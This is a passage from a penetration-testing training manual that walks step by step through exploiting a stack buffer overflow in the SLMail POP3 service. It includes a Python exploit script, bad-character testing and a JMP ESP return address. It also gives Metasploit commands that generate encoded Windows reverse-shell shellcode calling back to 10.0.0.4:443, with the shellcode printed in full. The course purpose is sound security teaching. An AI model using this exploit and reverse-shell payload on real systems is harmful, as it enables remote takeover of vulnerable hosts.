


Figure 36 - ESP is Pointing to the Buffer of C's

However, on counting those C's, we notice that we have a total of **74** of them – not enough to contain a 350-byte payload. One easy way out of this is simply to try to increase our buffer length from 2700 bytes to 3500 bytes, and see if this results in a larger buffer space for our shellcode.

```
buffer = "A" * 2606 + "B" * 4 + "C" * (3500 - 2606 - 4)
```


Once the new, longer buffer is sent, we see the following in the debugger.




Figure 37 - Our Increased Buffer Length is Successful

This simple trick has provided us with significantly more space to work with. Upon further examination, we see that a total of 424 bytes of free space are available to us to use for shellcode. Once again, notice how the address in ESP points to our buffer, and also take note that this address is not the same as the address from the previous crashes.

7.4 - Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered "bad" and should not be used in your buffer, return address, or shellcode. One example of a common bad character (especially in buffer overflows caused by unchecked string copy operations) is the null byte (***0x00***).

This character is considered bad because a null byte is also used to terminate a string copy operation, which would effectively truncate our buffer to wherever the first null byte appears.

Another example of a bad character, specific to the POP3 PASS command, is the carriage return (***0x0D***), which signifies to the application that the end of the password has been reached.

An experienced exploit writer knows to check for bad characters,to prevent future problems. An easy way to do this is to send all possible characters, from ***0x00*** to ***0xff,*** as part of our buffer, and see how these characters are dealt with by the application, after the crash occurs.

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
```



```
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer="A"*2606 + "B"*4 + badchars

try:
    print "\nSending evil buffer..."
    s.connect(('10.0.0.22',110))
    data = s.recv(1024)
    s.send('USER username' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    s.close()
    print "\nDone!"
except:
    print "Could not connect to POP3!"
```

The resulting memory dump for the ESP register shows that the character ***0x0A*** seems to have truncated the rest of the buffer that comes after it.





Figure 38 - The Buffer is Truncated

This is not surprising, once we identify that the ***0x0A*** character is a Line Feed, which is a bad character, in this case, for the same reasons that a Carriage Return is bad. We remove the ***\x0A*** character from our list, and resend the payload. Looking at the resulting buffer, in memory, we see the following output, in the debugger.



Address	Hex dump																ASCII
024AA128	01	02	03	04	05	06	07	08	09	0B	0C	0E	0F	10	11	12	┐└|─■□.♂.♫☼┼◄
024AA138	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	‼¶┼┬┤↑|┼ !"
024AA148	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	#$%&'()*+,-./012
024AA158	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	3456789:;<=>?@AB
024AA168	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	CDEFGHIJKLMNOPQR
024AA178	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	STUVWXYZ[\]^_`ab
024AA188	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	cdefghijklmnopqr
024AA198	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	stuvwxyz{|}~■€■
024AA1A8	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	■■■■■■■■■■■‘’
024AA1B8	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	■■■■■■■■■■■■_¡¢
024AA1C8	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	£¤¥¦§¨©ª«¬-® °±²
024AA1D8	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	³´µ¶·¸¹º»¼½¾¿ÀÁÂ
024AA1E8	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	ÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒ
024AA1F8	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	ÓÔÕÖ×ØÙÚÛÜÝÞßàáâ
024AA208	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	ãäåæçèéêëìíîïðñò
024AA218	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF	29	20	69	óôõö÷øùúûüýþÿ) i

Figure 39 - Our Buffer is Still Corrupted

The only other problem we see occurs between ***0x0C*** and ***0x0E***, which means that the character ***0x0D*** is the culprit, but we should have already anticipated this. All the other characters seem to have no issues with SLMail, and do not get truncated, or mangled.

To summarize, our buffer should not include in any way the following characters: ***0x00***, ***0x0A***, ***0x0D***.

7.4.1 - Exercises

1. Identify the bad characters that cannot be included in the payload.
2. Understand why these characters are not allowed. What does the hex translate to in ASCII?

7.5 - Redirecting the Execution Flow

Now comes the interesting bit. We've placed our shellcode in a memory space that is easily accessible through the ESP register, and we control the EIP register. We also figured out which characters are allowed to be in our buffer, and which are not. Our next task is finding a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to, at crash time.

The most intuitive thing to do would be to try replacing the B's that overwrite EIP with the address that pops up in the ESP register, at the time of the crash. However, as you should have noticed from the past few debugger restarts, the value of ESP changes, from crash to crash. Therefore, hardcoding a specific stack address would not provide a reliable way of getting to our buffer. This is because stack addresses change often, especially in threaded applications such as SLMail, as each thread has its reserved stack memory region allocated by the operating system.

7.5.1 - Finding a Return Address

If we can't jump directly to our buffer, what other options do we have? We need a more generic way to get to the address ESP points to, at the time of the crash. If we can find an accessible, reliable address in memory that contains an instruction such as **JMP ESP**, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump. This would provide a reliable, indirect way to reach the memory indicated by the ESP register, regardless of its absolute value. But how do we find such an address? To our aid comes the Immunity Debugger script, **mona.py**. This script will help us identify modules in memory that we can search for such a "return address", which in our case is a JMP ESP command. We will need to make sure to choose a module with the following criteria:

1. No memory protections such as DEP and ASLR present.
2. Has a memory range that does not contain bad characters.

Looking at the output of the **!mona modules** command within Immunity Debugger shows the following output.




Figure 40 - The Output of the !mona modules Command

The mona.py script has identified the **SLMCF.DLL** as not being affected by any memory protection schemes, as well as not being rebased on each reboot. This means that this DLL will always reliably load to the same address. Now, we need to find a naturally occurring JMP ESP (or equivalent) instruction within this DLL, and identify at what address this instruction is located. Let's take a closer look at the memory mapping of this DLL.




Figure 41 - Inspecting the DLL Memory Mapping

If this application were compiled with DEP support, our JMP ESP address would have to be located in the code (**.text**) segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since no DEP is enabled, we

are free to use instructions from any address in this module. As searching for a JMP ESP address from within Immunity Debugger will only display addresses from the code section, we will need to run a more exhaustive binary search for a JMP ESP, or equivalent, opcode. To find the opcode equivalent to JMP ESP, we can use the Metasploit NASM Shell ruby script:

```
root@kali:~# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Now that we know what we are looking for, we can search for this opcode in all the sections of the ***slmfc.dll*** file using the Mona script:




Figure 42 - Searching for a JMP ESP Instruction

Several possible addresses are found containing a JMP ESP instruction. We choose one which does not contain any bad characters, such as **0x5f4a358f,** and double-check the contents of this address, inside the debugger.




Figure 43 - Verifying the JMP ESP Address

Perfect! Address 0x5f4a358f in SLMFC.dll contains a JMP ESP instruction. If we redirect EIP to this address at the time of the crash, a JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

We can test this assumption by modifying our payload string to look similar to the following line, and place a memory breakpoint at the address **0x5f4a358f,** before again running our script in the debugger.

```
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

The return address is written the wrong way around, as the x86 architecture stores addresses in little endian format[47], where the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Using F2, we place a breakpoint on the return address, and run our exploit again, and we see output similar to the following.

[47] http://en.wikipedia.org/wiki/Endianness




Figure 44 - The JMP ESP Breakpoint is Reached

Notice how our JMP ESP was reached, and since we had a breakpoint present, the debugger has paused, and informed us about the breakpoint being hit. Pressing F7 in the debugger will single step us into the shellcode, which is currently just a bunch of C's.

7.5.2 - Exercises

1. Identify a JMP ESP that is usable in the exploit.
2. Update your PoC to include the discovered JMP ESP, set a break point on it, and follow the execution.

7.6 - Generating Shellcode with Metasploit

Writing our own shellcode from scratch is beyond the scope of this course, however the Metasploit Frameworks provides us with tools and utilities which make generating complex payload a simple task. The ***msfpayload*** command can autogenerate over 275 shellcode payload options

```
root@kali:~# msfpayload -l
```

We will use a basic payload called **windows/shell_reverse_tcp**, which acts much like a reverse shell **netcat** payload. The payload requires at least an **LHOST** parameter, which defines the IP to send back the reverse shell. An **LPORT** parameter specifying that the connect back port may also be defined. The ***msfpayload*** script will generate C formatted (***C*** parameter) shellcode using the following command:

```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 C
/*
 * windows/shell_reverse_tcp - 314 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=10.0.0.4, LPORT=443,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * PrependMigrate=false, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
```



```
“\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b”
“\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff”
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x68\x0a\x00\x00\x04\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56"
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3"
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24"
"\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56"
"\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89"
"\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0"
"\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80"
"\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

That was easy enough, however we can immediately identify bad characters in this shellcode, such as null bytes. We will need to encode this shellcode using the Metasploit Framework ***msfencode*** tool. We will also need to provide the ***msfencode*** script the specific bad characters we wish to avoid, in the resulting shellcode. Notice that ***msfencode*** needs **raw** shellcode (***R*** parameter) as input.

```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 R |
msfencode -b "\x00\x0a\x0d"
[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)

buf =
"\xbb\xdc\x0e\x23\x1c\xd9\xed\xd9\x74\x24\xf4\x5f\x33\xc9" +
"\xb1\x4f\x31\x5f\x14\x83\xef\xfc\x03\x5f\x10\x3e\xfb\xdf" +
"\xf4\x37\x04\x20\x05\x27\x8c\xc5\x34\x75\xea\x8e\x65\x49" +
"\x78\xc2\x85\x22\x2c\xf7\x1e\x46\xf9\xf8\x97\xec\xdf\x37" +
"\x27\xc1\xdf\x94\xeb\x40\x9c\xe6\x3f\xa2\x9d\x28\x32\xa3" +
"\xda\x55\xbd\xf1\xb3\x12\x6c\xe5\xb0\x67\xad\x04\x17\xec" +
```



```
"\x8d\x7e\x12\x33\x79\x34\x1d\x64\xd2\x43\x55\x9c\x58\x0b" +
"\x46\x9d\x8d\x48\xba\xd4\xba\xba\x48\xe7\x6a\xf3\xb1\xd9" +
"\x52\x5f\x8c\xd5\x5e\x9e\xc8\xd2\x80\xd5\x22\x21\x3c\xed" +
"\xf0\x5b\x9a\x78\xe5\xfc\x69\xda\xcd\xfd\xbe\xbc\x86\xf2" +
"\x0b\xcb\xc1\x16\x8d\x18\x7a\x22\x06\x9f\xad\xa2\x5c\xbb" +
"\x69\xee\x07\xa2\x28\x4a\xe9\xdb\x2b\x32\x56\x79\x27\xd1" +
"\x83\xfb\x6a\xbe\x60\x31\x95\x3e\xef\x42\xe6\x0c\xb0\xf8" +
"\x60\x3d\x39\x26\x76\x42\x10\x9e\xe8\xbd\x9b\xde\x21\x7a" +
"\xcf\x8e\x59\xab\x70\x45\x9a\x54\xa5\xc9\xca\xfa\x16\xa9" +
"\xba\xba\xc6\x41\xd1\x34\x38\x71\xda\x9e\x4f\xb6\x4d\x2b" +
"\x50\x38\x8a\x43\x52\x38\x93\x28\xdb\xde\xf9\x5e\x8a\x49" +
"\x96\xc7\x97\x01\x07\x07\x02\x81\xa4\x9a\xc9\x51\xa2\x86" +
"\x45\x06\xe3\x79\x9c\xc2\x19\x23\x36\xf0\xe3\xb5\x71\xb0" +
"\x3f\x06\x7f\x39\xcd\x32\x5b\x29\x0b\xba\xe7\x1d\xc3\xed" +
"\xb1\xcb\xa5\x47\x70\xa5\x7f\x3b\xda\x21\xf9\x77\xdd\x37" +
"\x06\x52\xab\xd7\xb7\x0b\xea\xe8\x78\xdc\xfa\x91\x64\x7c" +
"\x04\x48\x2d\x8c\x4f\xd0\x04\x05\x16\x81\x14\x48\xa9\x7c" +
"\x5a\x75\x2a\x74\x23\x82\x32\xfd\x26\xce\xf4\xee\x5a\x5f" +
"\x91\x10\xc8\x60\xb0"
```

The resulting shellcode will send a reverse shell to **10.0.0.4** on port **443**, contains no bad characters, and is 341 bytes long.

7.7 - Getting a Shell

